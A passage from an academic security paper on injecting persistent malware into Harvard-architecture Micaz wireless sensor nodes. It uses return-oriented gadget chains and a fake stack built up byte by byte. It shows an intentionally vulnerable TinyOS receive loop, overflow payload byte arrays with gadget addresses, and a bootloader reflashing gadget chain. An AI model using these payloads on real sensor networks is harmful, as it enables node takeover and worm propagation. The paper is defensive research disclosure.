Code injection attacks on harvard-architecture devices

Aurelien Francillon, Claude Castelluccia

Code Injection Attacks on Harvard-Architecture Devices

Aurélien Francillon
INRIA Rhône-Alpes
655 avenue de l'Europe, Montbonnot
38334 Saint Ismier Cedex, France
aurelien.francillon@inria.fr

Claude Castelluccia
INRIA Rhône-Alpes
655 avenue de l'Europe, Montbonnot
38334 Saint Ismier Cedex, France
claude.castelluccia@inria.fr

ABSTRACT

Harvard architecture CPU design is common in the embedded world. Examples of Harvard-based architecture devices are the Mica family of wireless sensors. Mica motes have limited memory and can process only very small packets. Stack-based buffer overflow techniques that inject code into the stack and then execute it are therefore not applicable. It has been a common belief that code injection is impossible on Harvard architectures. This paper presents a remote code injection attack for Mica sensors. We show how to exploit program vulnerabilities to permanently inject any piece of code into the program memory of an Atmel AVR-based sensor. To our knowledge, this is the first result that presents a code injection technique for such devices. Previous work only succeeded in injecting data or performing transient attacks. Injecting permanent code is more powerful since the attacker can gain full control of the target sensor. We also show that this attack can be used to inject a worm that can propagate through the wireless sensor network and possibly create a sensor botnet. Our attack combines different techniques such as return oriented programming and fake stack injection. We present implementation details and suggest some counter-measures.

Categories and Subject Descriptors

D.4.6 [**Operating Systems**]: Security and Protection

General Terms

Experimentation, Security

Keywords

Harvard Architecture, Embedded Devices, Wireless Sensor Networks, Code Injection Attacks, Gadgets, Return Oriented Programming, Buffer Overflow, Computer Worms

CCS'08, October 27–31, 2008, Alexandria, Virginia, USA.

1. INTRODUCTION

Worm attacks exploiting memory-related vulnerabilities are very common on the Internet. They are often used to create botnets, by compromising and gaining control of a large number of hosts.

It is widely believed that these types of attacks are difficult, if not impossible, to perform on Wireless Sensor Networks (WSN) that use Mica motes [21, 11]. For example, Mica sensors use a Harvard architecture, that physically separates data and program memories. Standard memory-related attacks [1] that execute code injected in the stack are therefore impossible.

As opposed to sensor network defense (code attestation, detection of malware infections, intrusion detection [22, 4]) that has been a very active area of research, there has been very little research on node-compromising techniques. The only previous work in this area either focused on Von Neumann architecture-based sensors [10] or only succeeded to perform transient attacks that can only execute sequences of instructions already present in the sensor program memory [12]. Permanent code injection attacks are much more powerful: an attacker can inject malicious code in order to take full control of a node, change and/or disclose its security parameters. As a result, an attacker can hijack a network or monitor it. As such, they create a real threat, especially if the attacked WSN is connected to the Internet [20].

This paper presents the design of the first worm for Harvard architecture-based WSNs. We show how to inject arbitrary malware into a sensor. This malware can be converted into a worm by including a self-propagating module. Our attack combines several techniques. Several special packets are sent to inject a fake stack in the victim's data memory. This fake stack is injected using sequences of instructions, called gadgets [23], already present in the sensor's program memory. Once the fake stack is injected another specially-crafted packet is sent to execute the final gadget chain. This gadget uses the fake stack and copies the malware (contained in the fake stack) from data memory to program memory. Finally, the malware is executed. The malware is injected in program memory. It is therefore *persistent*, i.e., it remains even if the node is reset.

Our attack was implemented and tested on Micaz sensors. We present implementation details and explain how this type of attacks can be prevented.

The paper is structured as follows: Section 2 introduces the platform hardware and software. The major difficulties to overcome are detailed in Section 3. Section 4 presents the related work. Section 5 gives an overview of the attack,

whose details are provided in Section 6. Protection measures are introduced in Section 7. Finally, Section 8 concludes the paper and presents some future work.

2. ATMEL AVR-BASED SENSOR ARCHITECTURE OVERVIEW

The platform targeted in this attack is the Micaz motes [7]. It is one of the most common platform for WSNs. Micaz is based on an Atmel AVR Atmega 128 8-bit microcontroller [3] clocked at a frequency of 8MHz and an IEEE 802.15.4 [15] compatible radio.

2.1 The AVR architecture

The Atmel Atmega 128 [3] is a Harvard architecture microcontroller. In such microcontrollers, program and data memories are physically separated. The CPU can load instructions only from program memory and can only write in data memory. Furthermore, the program counter can only access program memory. As a result, data memory can not be executed. A true Harvard architecture completely prevents remote modification of program memory. Modification requires physical access to the memory. As this is impractical, true Harvard-based microcontrollers are rarely used in practice. Most of Harvard-based microcontrollers are actually using a *modified Harvard architecture*. In such architecture, the program can be modified under some particular circumstances.

For example, the AVR assembly language has dedicated instructions ("Load from Program Memory" (LPM) and "Store to Program Memory" (SPM)) to copy bytes from/to program memory to/from data memory. These instructions are only operational from the bootloader code section (see Section 2.3). They are used to load initialisation values from program memory to data section, and to store large static arrays (such as key material or precomputed table) in program memory, without wasting precious SRAM memory. Furthermore, as shown in Section 2.3, the SPM instruction is used to remotely configure the Micaz node with a new application.

2.2 The memories


As shown on Figure 1(a), the Atmega 128 microcontroller has three internal memories, one external memory, and a flash chip, on the Micaz board.

- The internal flash (or program memory), is where program instructions are stored. The microprocessor can only execute code from this area. As most instructions are two bytes or four bytes long, program memory is addressed as two-byte words, i.e., 128 KBytes of program memory are addressable. The internal flash memory is usually split into two main sections: application and bootloader sections. This flash memory can be programmed either by a physical connection to the microcontroller or by self-reprogramming. Self-reprogramming is only possible from the bootloader section. Further details on the bootloader and self-reprogramming can be found in Section 2.3.


- Data memory address space is addressable with regular instructions. It is used for different purposes. As illustrated in Figure 1(b), it contains the registers, the Input Output area, where peripherals and control registers are mapped, and 4 KBytes of physical SRAM. Since the microcontroller does not use any Memory Management Unit (MMU), no address verification is performed before a memory access. As a result, the whole data address space (including registers and I/O) are directly addressable.

- The EEPROM memory is mapped to its own address space and can be accessed via the dedicated IO registers. It therefore can not be used as a regular memory. Since this memory area is not erased during reprogramming or power cycling of the CPU, it is mostly used for permanent configuration data.

- The Micaz platform has an external flash memory which



(a) Micaz memory architecture putting in evidence the physical separation of memory areas, on top of the figure we can see the flash memory which contains the program instructions.



(b) Typical memory organisation on an Atmel Atmega 128. Program memory addresses are addressed either as 16bit words or as bytes depending on the context.

Figure 1: Memory organisation on a Micaz.

is used for persistent data storage. This memory is accessed as an external device from a serial bus. It is not accessible as a regular memory and is typically used to store sensed data or program images.

2.3 The bootloader

A sensor node is typically configured with a monolithic piece of code before deployment. This code implements the actions that the sensor is required to perform (for example, collecting and aggregating data). However, there are many situations where this code needs to be updated or changed after deployment. For example, a node can have several modes of operation and switch from one to another. The size of program memory being limited, it is often impossible to store all program images in program memory. Furthermore, if a software bug or vulnerability is found, a code update is required. If a node cannot be reprogrammed, it becomes unusable. Since it is highly impractical (and often impossible) to collect all deployed nodes and physically reprogram them, a code update mechanism is provided by most applications. We argue that such a mechanism is a strong requirement for the reliably and survivability of a large WSN. On an Atmega128 node, the reprogramming task is performed by the bootloader, which is a piece of code that, upon a remote request, can change the program image being ran on a node.

External flash memory is often used to store several program images. When the application is solicited to reprogram a node with a given image, it configures the EEPROM with the image identifier and reboots the sensor. The bootloader then copies the requested image from external flash memory to program memory. The node then boots on the new program image.

On a Micaz node, the bootloader copies the selected image from external flash memory to the RAM memory in 256-byte pages. It then copies these pages to program memory using the dedicated SPM instruction. Note that only the bootloader can use the SPM instruction to copy pages to program memory. Different images can be configured statically, i.e., before deployment, to store several program images. Alternatively, these images can be uploaded remotely using a code update protocol such as TinyOS's Deluge [14].

In the rest of this paper, we assume that each node is configured with a bootloader. We argue that this is a very realistic assumption since, as discussed previously, a wireless sensor network without self-reprogramming capability would have limited value. We do not require the presence of any remote code update protocols, such as Deluge. However, if such a protocol is available, we assume that it is secure, i.e., the updated images are authenticated [9, 17, 18, 19]. Otherwise, the code update mechanism could be trivially exploited by an attacker to perform code injection.

3. ON THE DIFFICULTY OF EXPLOITING A SENSOR NODE

Traditional buffer overflow attacks usually rely on the fact that the attacker is able to inject a piece of code into the stack and execute it. This exploit can, for example, result from a program vulnerability.

In the Von Neumann architecture, a program can access both code (TEXT) and data sections (data, BSS or Stack). Furthermore, instructions injected into data memory (such as stack) can be executed. As a result, an attacker can exploit buffer overflow to execute malicious code injected by a specially-crafted packet.

In Mica-family sensors, code and data memories are physically separated. The program counter cannot point to an address in the data memory. The previously presented injection attacks are therefore impossible to perform on this type of sensor [21, 11].

Furthermore, sensors have other characteristics that limit the capabilities of an attacker. For example, packets processed by a sensor are usually very small. For example TinyOS limits the size of packet's payload to 28 bytes. It is therefore difficult to inject a useful piece of code with a single packet. Finally, a sensor has very limited memory. The application code is therefore often size-optimized and has limited functionality. Functions are very often inlined. This makes "return-into-libc" attacks [25] very difficult to perform.

Because of all these characteristics, remote exploitation of sensors is very challenging.

4. RELATED WORK

4.1 From "return-into-libc" attack to gadgets

In order to prevent buffer overflow exploitation in general purpose computers, memory protection mechanisms, known as the no-execute bit (NX-Bit) or Write-Xor-Execute($W \otimes E$) [2, 8, 27, 21] have been proposed. These techniques enforce memory to be either writable or executable. Trying to execute instructions in a page marked as non executable generates a segmentation fault. The main goal of these techniques is to prevent execution of code in the stack or more generally in data memory. The resulting protection is similar to what is provided by Harvard architectures.

Several techniques have been developed to bypass these protection mechanisms. The first published technique was the "return-into-libc" attack [25] where the attacker does not inject code to the stack anymore but instead executes a function of the libc. The "return-into-libc" attack has been extended into different variants. [23] generalizes this technique and shows that it is possible to attack systems which are running under $W \otimes E$ like environments by executing sequences of instructions terminated by a "ret". These groups of instructions are called Gadgets. Gadgets are performing actions useful to the attacker (i.e., pop a value in stack to a register) and possibly returning to another gadget.

4.2 Exploitation of sensor nodes

Stack execution on Von Neumann architecture sensors.

[10, 11] show how to overcome the packet size limitation. The author describes how to abuse string format vulnerabilities or buffer overflows on the MSP430 based Telosb motes in order to execute malicious code uploaded into data memory. He demonstrates that it is possible to inject malicious code byte-by-byte in order to load arbitrary long bytecode. As Telosb motes are based on the MSP430 microcontroller (a Von Neumann architecture), it is possible to execute malicious data injected into memory. However, as discussed in Section 2.1, this attack is impossible on Harvard architecture motes, such as the Micaz. Countermeasures proposed in [11] include hardware modifications to the MSP430 microcontroller and using Harvard architecture microcontrollers.

The hardware modification would provide the ability to configure memory regions as non executable. In our work, we show by a practical example that, although this solution complicates the attack, it does not make it impossible.

Mal-Packets.

[12] shows how to modify the execution flow of a TinyOS application running on a Mica2 sensor (a Micaz with a different radio device) to perform a transient attack. This attack exploits buffer overflow in order to execute gadgets, i.e., instructions that are present on the sensor. These instructions perform some actions (such as possibly modifying some of the sensor data) and then propagate the injected packet to the node's neighbors.

While this attack is interesting, it has several limitations. First, it is limited to one packet. Since packets are very small, the possible set of actions is very limited. Second, actions are limited to sequences of instructions present in the sensor memory. Third, the attack is transient. Once the packet is processed, the attack terminates. Furthermore, the action of the attack disappears if the node is reset.

In contrast, our attack allows injection of any malicious code. It is therefore much more flexible and powerful. Note that our scheme also makes use of gadgets. However, gadgets are used to implement the function that copies injected code from data memory to program memory. It is not used, as in the Mal-Packets scheme, to execute the actual malicious actions. Therefore, our requirement (in terms of instructions present in the attacked node) is much less stringent. Furthermore, in our scheme, the injected code is persistent.

5. ATTACK OVERVIEW

This section describes the code injection attack. We first describe our system assumptions and present the concept of a *meta-gadget*, a key component of our attack. We then provide an overview of the proposed attack. Implementation details are presented in the next section.

5.1 System assumptions

Throughout this paper, we make the following assumptions:

- The WSN under attack is composed of Micaz nodes [7].
- All nodes are identical and run the same code.
- The attacker knows the program memory content [1].
- Each node is running the same version of TinyOS and no changes were performed in the OS libraries.
- Each node is configured with a bootloader.
- Running code has at least one exploitable buffer overflow vulnerability.

5.2 Meta-gadgets

As discussed in Section 3, it is very difficult for a remote attacker to directly inject a piece of code on a Harvard-based sensor. However, as described in [23], an attacker can exploit a program vulnerability to execute a gadget, i.e. a sequence of instructions already in program memory that terminates with a *ret*. Provided that it injects the right parameters into the stack, this attack can be quite harmful. The set of instructions that an attacker can execute is limited to the gadgets present in program memory. In order to execute more elaborate actions, an attacker can chain several gadgets to create what we refer to as *meta-gadget* in the rest of this paper.

In [23], the authors show that, on a regular computer, an attacker controlling the stack can chain gadgets to undertake any arbitrary computation. This is the foundation of what is called *return-oriented programming*. On a sensor, the application program is much smaller and is usually limited to a few kilobytes. It is therefore questionable whether this result holds. However, our attack does not require a Turing complete set of gadgets. In fact, as shown in the rest of this section, we do not directly use this technique to execute malicious code as in [23]. Instead, we use meta-gadgets to inject

[1]It has, for example, captured a node and analysed its binary code.

```
event  message_t*
Receive.receive(message_t* bufPtr, void* payload,
                uint8_t len){
  // BUFF_LEN is defined somewhere else as 4
  uint8_t tmp_buff[BUFF_LEN];
  rcm = (radio_count_msg_t*)payload;

  // copy the content in a buffer for further processing
  for (i=0;i<rcm->buff_len; i++){
        tmp_buff[i]=rcm->buff[i]; // vulnerability
  }
  return bufPtr;
}
```

(a) Sample buffer management vulnerability.

```
uint8_t payload[ ]={
 0x00,0x01,0x02,0x03, // padding
 0x58,0x2b,           // Address of gadget 1
 ADDR_L,ADDR_H, // address to write
 0x00,                // Padding
 DATA,                // data to write
 0x00,0x00,0x00,      // padding
 0x85,0x01,           // address of gadget 2
 0x3a,0x07,           // address of gadget 3
 0x00,0x00            // Soft reboot address
 };
```

(b) Payload of the injection packet.

Memory address	Usage	normal value	value after overflow
0x10FF	End Mem		
⋮	⋮	⋮	⋮
0x1062	other	0xXX	$ADDR_H$
0x1061	other	0xXX	$ADDR_L$
0x1060	$@ret_H$	0x38	0x2b
0x105F	$@ret_L$	0x22	0x58
0x105E	tmpbuff[3]	0	0x03
0x105D	tmpbuff[2]	0	0x02
0x105C	tmpbuff[1]	0	0x01
0x105B	tmpbuff[0]	0	0x00

(c) Buffer overflow with a packet containing the bytes shown in Figure 2(b).

Figure 2: Vulnerability exploitation.

malicious code into the sensor. The malicious code, once injected, is then executed as a "regular" program. Therefore, as shown below, the requirement on the present code is less stringent. Only a limited set of gadgets is necessary.

5.3 Incremental attack description

The ultimate goal of our attack is to remotely inject a piece of (malicious) code into a sensor's flash memory. We first describe the attack by assuming that the attacker can send very large packets. We then explain how this injection can be performed with very small packets. This section provides a high-level description. The details are presented in Section 6.

5.3.1 Injecting code into a Harvard-based sensor without packet size limitation

As discussed previously, most sensors contain bootloader code used to install a given image into program memory (see Section 2.3). It uses a function that copies a page from data memory to program memory. One solution could be to invoke this function with the appropriate arguments to copy the injected code into program memory. However, the bootloader code is deeply inlined. It is therefore impossible to invoke the desired function alone.

We therefore designed a "*Reprogramming*" meta-gadget, composed of a chain of gadgets. Each gadget uses a sequence of instructions from bootloader code and several variables that are popped from the stack. To become operational, this meta-gadget must be used together with a specially-crafted stack, referred to as the *fake stack* in the rest of this section. This fake stack contains the gadget variables (such as $ADDR_M$; the address in the program memory where to copy the code), addresses of gadgets and code to be injected into the node. Details of this meta-gadget and the required stack are provided later in Section 6.

5.3.2 Injecting code into a Harvard-based sensor with small packets

The attack assumes that the adversary can inject arbitrarily large data into the sensor data memory. However, since the maximum packet size is 28 bytes, the previous attack is impractical. To overcome this limitation, we inject the fake stack into the unused part of data memory (see Figure 1(b)) byte-by-byte and then invoke the *Reprogramming* meta-gadget, described in the previous section, to copy the malware in program memory.

In order to achieve this goal, we designed an "*Injection*" meta-gadget that injects one byte from the stack to a given address in data memory. This *Injection* meta-gadget is described in Section 6.3.

The overview of the attack is as follows:

1. The attacker builds the fake stack containing the malicious code to be injected into data memory.

2. It then sends to the node a specially-crafted packet that overwrites the return address saved on the stack with the address of the *Injection* meta-gadget. This meta-gadget copies the first byte of the fake stack (that was injected into the stack) to a given address A (also retrieved from the stack) in data memory. The meta-gadget ends with a *ret* instruction, which fetches the return address from the fake stack. This value is set to 0. As a result, the sensor reboots and returns to a "clean state".

3. The attacker then sends a second specially-crafted packet that injects the second byte of the fake stack at address $A + 1$ and reboots the sensor.

4. Steps 2 and 3 are repeated as necessary. After n packets, where n is the size of the fake stack, the whole fake stack is injected into the sensor data memory at address A.

5. The attacker then sends another specially-crafted packet to invoke the *Reprogramming* meta-gadget. This meta-gadget copies the malware (contained into the injected fake stack) into program memory and executes it, as described in Section 5.3.1.

5.3.3 Memory persistence across reboots

Once a buffer overflow occurs, it is difficult [12], and sometimes impossible, to restore consistent state and program flow. Inconsistent state can have disastrous effects on the node. In order to re-establish consistent state, we reboot the attacked sensor after each attack. We perform a "software reboot" by simply returning to the reboot vector (at address 0x0). During a software reboot, the init functions inserted by the compiler/libc initializes the variables in data section. It also initializes the BSS section to zero. All other memory areas (in SRAM) are not modified. For example, the whole memory area (marked as "unused" in Figure 1(b)), which is located above the BSS section and below the max value of the stack pointer, is unaffected by reboots and the running application.

This memory zone is therefore the perfect place to inject hidden data. We use it to store the fake stack byte-by-byte. This technique of recovering bytes across reboots is somewhat similar to the attack on disk encryption, presented in [13], which recovers the data in a laptop's memory after a reboot. However, one major difference is that, in our case, the memory is kept powered and, therefore, no bits are lost.


6. IMPLEMENTATION DETAILS

This section illustrates the injection attack by a simple example. We assume that the node is running a program that has a vulnerability in its packet reception routine as shown in Figure 2(a). The attacker's goal is to exploit this vulnerability to inject malicious code.


This section starts by explaining how the vulnerability is exploited. We then describe the implementation of the *Injection* and *Reprogramming* meta-gadgets that are needed for this attack. We detail the structure of the required fake stack, and how it is injected byte-by-byte into data memory with the *Injection* meta-gadget. Finally, we explain how the *Reprogramming* meta-gadget uses the fake stack to reprogram the sensor with the injected malware.

6.1 Buffer overflow exploitation

The first step is to exploit a vulnerability in order to take control of the program flow. In our experimental example, we use standard buffer overflow. We assume that the sensor is using a packet reception function that has a vulnerability (see Figure 2(a)). This function copies into the array `tmp_buff` of size `BUFF_LEN`, `rcm->buffer_len` bytes of array `rcm->buff`, which is one of the function parameters. If



(a) Ideal *Injection* meta-gadget.



(b) Real *Injection* meta-gadget.

Figure 3: *Injection* meta-gadget.

`rcm->buffer_len` is set to a value larger than `BUFF_LEN`, a buffer overflow occurs [2]. This vulnerability can be exploited to inject data into the stack and execute a gadget as illustrated below. During a normal call of the `receive` function, the stack layout is displayed in Figure 2(c) and is used as follows:

- Before the function `receive` is invoked the stack pointer is at address *0x1060*.
- When the function is invoked the `call` instruction stores the address of the following instruction (i.e. the instruction following the `call` instruction) into the stack. In this example we refer to this address as @*ret* (@ret_H and @ret_L being respectively the MSB and the LSB bytes).
- Once the `call` instruction is executed, the program counter is set to the beginning of the called function, i.e., the `receive` function. This function is then invoked. It possibly saves, in its preamble, the registers on the stack (omitted here for clarity), and allocates its local variables on the stack, i.e. the 4 bytes of the `tmp_buff` array (the stack pointer is decreased by 4).
- The `for` loop then copies the received bytes in the `tmp_buff` buffer that starts at address *0x105B*.
- When the function terminates, the function deallocates its local variables (i.e. increases the stack pointer), possibly restores the registers with `pop` instructions, and executes the *ret* instruction, which reads the address to return to from the top of the stack. If an attacker sends a packet formatted as shown in Figure 2(b), the data copy operation overflows the 4-bytes buffer with 19-bytes. As a result, the return address is overwritten with the address 0x2b58 and 13 more bytes (used as parameters by the gadget) are written into the stack. The *ret* instruction then fetches the return address *0x2b58* instead of the original @*ret* address. As a result, the gadget is executed.

[2]This hypothetical vulnerability is a quite plausible flaw – some have been recently found and fixed in TinyOS see [5]

6.2 Meta-gadget implementation

This section describes the implementation of the two meta-gadgets. Note that a meta-gadget's implementation actually depends on the code present in a node. Two nodes configured with different code would, very likely, require different implementations.

Injection meta-gadget.

In order to inject one byte into memory we need to find a way to perform the operations that would be done by the "ideal" gadget, described in Figure 3(a). This ideal gadget would load the address and the value to write from the stack and would use the *ST* instruction to perform the memory write. However, this gadget was not present in the program memory of our sensor. We therefore needed to chain several gadgets together to create what we refer to as the *Injection* meta-gadget.

We first searched for a short gadget performing the *store* operation. We found, in the mote's code, a gadget, *gadget3*, that stores the value of register 18 at the address specified by register Z (the Z register is a 16 bit register alias for registers r30 and r31). To achieve our goal, we needed to pop the byte to inject into register r18 and the injection address into registers r30 and r31. We did not find any gadget for this task. We therefore had to split this task into two gadgets. The first one, *gadget1*, loads the injection destination address into registers r24 and r25, and loads the byte to inject into r18. The second gadget, *gadget2*, copies the registers r24, r25 into registers r30, r31 using the "move word" instruction (*movw*).

By chaining these three gadgets we implemented the meta-gadget which injects one byte from the stack to an address in data memory.

To execute this meta-gadget, the attacker must craft a packet that, as a result of a buffer overflow, overwrites the return address with the address of *gadget1*, and injects into the stack the injection address, the malicious byte, the addresses of *gadget2* and *gadget3*, and the value "0" (to reboot the node). The payload of the injection packet is displayed in Figure 2(b).

Reprogramming meta-gadget.

As described in Section 5.3.2, the *Reprogramming* meta-gadget is required to copy a set of pages from data to program memory. Ideally the *ProgFlash.write* function of the bootloader, that uses the *SPM* instruction to copy pages from the data to the program memory, could be used. However, this function is inlined within the bootloader code. Its instructions are mixed with other instructions that, for example, load pages from external flash memory, check the integrity of the pages and so on. As a result, this function cannot be called independently.

We therefore built a meta-gadget that uses selected gadgets belonging to the bootloader. The implementation of this meta-gadget is partially shown in Figure 4. Due to the size of each gadget we only display the instructions that are important for the understanding of the meta-gadget. We assume in the following description that a fake stack was injected at the address $ADDR_{FSP}$ of data memory and that the size of the malware to be injected is smaller than one page. If the malware is larger than one page, this meta-gadget has to be executed several times.

The details of what this fake stack contains and how it is injected in the data memory will be covered in Section 6.3.

Our *Reprogramming* meta-gadget is composed of three gadgets. The first gadget, *gadget1*, loads the address of the fake stack pointer (FSP) in r28 and r29 from the current stack. It then executes some instructions, that are not useful for our purpose, and calls the second gadget, *gadget2*. *Gadget2* first sets the stack pointer to the address of the fake stack. This is achieved by setting the stack pointer (IO registers 0x3d and 0x3e) with the value of registers r28 and r29 (previously loaded with the FSP address). From then on, the fake stack is used. *Gadget2* then loads the Frame Pointer (FP) into r28 and 29, and the destination address of the malware in program memory, $DEST_M$, into r14, r15, r16 and r17. It then sets registers r6, r7, r8, r9 to zero (in order to exit a loop in which this code is embedded) and jumps to the third gadget. *Gadget3* is the gadget that performs the copy of a page from data to program memory. It loads the destination address, $DEST_M$, into r30, r31 and loads the registers r14, r15 and r16 into the register located at address 0x005B. It then erases one page at address $DEST_M$, copies the malware into a hardware temporary buffer, before flashing it at address $DEST_M$. This gadget finally returns either to the address of the newly installed malware (and therefore executes it) or to the address 0 (the sensor then reboots).

Automating the meta-gadget implementation.

The actual implementation of a given meta-gadget depends on the code that is present in the sensor. For example, if the source code, the compiler version, or the compiler flags change, the generated binary might be very different. As a result, the gadgets might be located in different addresses or

instr. address	instr	buffer payload	comments
Gadget 1: load future SP value from stack to r28,r29			
f93d:	pop **r29**	FSP_H	} Fake SP value
f93e:	pop **r28**	FSP_L	
f93f:	pop r17	0	
f940:	pop r15	0	
f941:	pop r14	0	
f942:	ret	0x*a9* 0x*fb*	} next gadget
control flow redirection			
Gadget 2: modify SP, prepare registers			
fba9:	in r0, 0x3f		
fbaa:	cli		
fbab:	out 0x3e, **r29**		} Modify SP
fbac:	out 0x3f, r0		
fbad:	out 0x3d, **r28**		
		now using fake stack	
fbae:	pop r29	FP_H	} Load FP
fbaf:	pop r28	FP_L	
fbb0:	pop r17	A_3	} $DEST_M$
fbb1:	pop r16	A_2	
fbb2:	pop r15	A_1	
fbb3:	pop r14	A_0	
...	...	...	
fbb8:	pop r9	I_3	} loop counter
fbb9:	pop r8	I_2	
fbba:	pop r7	I_1	
fbbb:	pop r6	I_0	
...	...	...	
fbc0:	ret	0x*4d* 0x*fb*	} next gadget
control flow redirection			
Gadget 3: reprogramming			
fb4d:	ldi r24, 0x03		
fb4e:	movw r30, r14		} Page write @
fb4f:	sts 0x005B, r16		
fb51:	sts 0x0068, r24		} Page erase
fb53:	spm		
...	...		
fb7c:	spm		write bytes to flash
...	...		
fb92:	spm		flash page
...	...		
fbc0:	ret		malware address
control flow redirection			
Just installed **Malware**			
8000:	sbi 0x1a, 2		
8002:	sbi 0x1a, 1		
...	...		

Figure 4: *Reprogramming* meta-gadget. The greyed area displays the fake stack.

```
uint8_t payload[ ]={
  ...                    //
 0x3d, 0xf9              // Address of gadget1
 FSP_H, FSP_L,           // Fake Stack Pointer
 0x00,0x00,0x00,         // padding to r17,r15,r14
 0xa9,0xfb               // Address of Gadget 2
// once Gadget 2 is executed the fake stack is used
};
```

Figure 5: Payload of the *Reprogramming* packet.

application	code size (KB)	payload len. (B)
TinyPEDS	43.8	19
AntiTheft Node	27	17
MultihopOscilloscope	26.9	17
AntiTheft Root	25.5	17
MViz	25.6	17
BaseStation	13.9	21
RadioCountToLeds	11.2	21
Blink	2.2	21
SharedSourceDemo	3	21
Null	0.6	none

Figure 6: Length of the shortest payload found by our automated tool to implement the *Injection* meta-gadget.

might not be present at all. In order to facilitate the implementation of meta-gadgets, we built a static binary analyzer based on the Avrora [28] simulator. It starts by collecting all the available gadgets present in the binary code. It then uses various strategies to obtain different chains of gadgets that implement the desired meta-gadget. The analyzer outputs the payload corresponding to each implementation.

The quality of a meta-gadget does not depend on the number of instructions it contains nor on the number of gadgets used. The most important criteria is the payload size i.e. the number of bytes that need to be pushed into the stack. In fact, the larger the payload the lower the chance of being able to exploit it. There are actually two factors that impact the success of a gadget chain.

- The depth of the stack: if the memory space between the beginning of the exploited buffer in the stack and the end of the physical memory (i.e. address $0x1100$) is smaller than the size of the malicious packet payload, the injection cannot obviously take place.

- Maximum packet length: since TinyOS maximum packet length is set, by default, to 28 bytes, it is impossible to inject a payload larger than 28 bytes. Gadgets that require payload larger than 28 bytes cannot be invoked.

Figure 6 shows the length of *Injection* meta-gadget, found by the automated tool, for different test and demonstration applications provided by TinyOS 2.0.2. TinyPEDS is an application developed for the European project Ubisec&Sens [29].

In our experiments, we used a modified version of the RadioCountToLeds application [3]. Our analyser found three different implementations for the *Injection* meta-gadget. These implementations use packets of respective size 17, 21 and 27 bytes. We chose the implementation with the 17-byte payload, which we were able to reduce to 15 bytes with some manual optimizations.

The Reprogramming meta-gadget depends only on the bootloader code. It is therefore independent of the application loaded in the sensor. The meta-gadget presented in figure 4 can therefore be used with any application as long as the same bootloader is used.

[3]The RadioCountToLeds has been modified in order to introduce a buffer overflow vulnerability.

6.3 Building and injecting the fake stack

As explained in Section 5.3.2, our attack requires to inject a fake stack into the sensor data memory. We detail the structure of the fake stack that we used in our example and explain how it was injected into the data memory.

Building the fake stack.

